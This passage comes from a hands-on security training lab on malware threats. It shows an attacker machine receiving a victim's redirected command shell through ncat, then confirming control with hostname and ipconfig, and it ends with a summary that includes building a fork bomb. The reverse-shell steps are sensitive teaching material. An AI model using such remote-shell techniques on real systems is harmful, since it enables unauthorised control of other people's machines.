


Figure 4.27 Screenshot of PLABDM01: Entering the ncat command in the command window.

Step 8

Switch back to **PLABWIN10**.

The attacker gets the command shell of the victim on the listener window. Command Shell (**cmd.exe**) from the victim is successfully redirected to the attacker system.




Figure 4.28 Screenshot of PLABWIN10: Showing the successfully redirected command prompt to the attacker system.

Step 9

To verify if the attacker is in complete control of the victim system's command shell, in the **Command Prompt** window on **PLABWIN10** device, at the prompt, type the following command:

hostname

Press **Enter**.




Figure 4.29 Screenshot PLABWIN10: Entering the hostname command in the command window.

Step 10

The hostname “**PLABDMo1**” is displayed as the command output. This indicates the attacker (**PLABWIN10**) is in complete control of the victim’s device (**PLABDMo1**).




Figure 4.30 Screenshot PLABWIN10: Showing the output of the hostname command.

Step 11

Now the attacker is in complete control of the victim's system and can perform any desired actions such as browsing files, creating a persistent backdoor, and so on.

To display the IP configuration of the victim device (**PLABDM01**), in the **Command Prompt** window on **PLABWIN10** device, at the prompt, type the following command:

```
ipconfig
```

Press **Enter**.




Figure 4.31 Screenshot PLABWIN10: Entering the ipconfig command in the command window.

Step 12

The command displays the IP configuration details of the **PLABDM01** device.




Figure 4.32 Screenshot PLABWIN10: Showing the output of the ipconfig command.

Close all open windows.

Review

Well done, you have completed the **Malware Threats** Practice Lab.

Summary

You completed the following exercises:

- Exercise 1 - Create a Fork Bomb

- Exercise 2 - Determine Open Ports
- Exercise 3 - Track Port Usage
- Exercise 4 - Perform Port Redirection

You should now be able to:

- Create a Fork Bomb as a Simple Virus
- Use Netstat to Detect Open Ports
- Use TCPView to Track Port Usage
- Install Nmap
- Use Netcat to Perform Port Redirection

Feedback

Shutdown all virtual machines used in this lab. Alternatively, you can log out of the lab platform.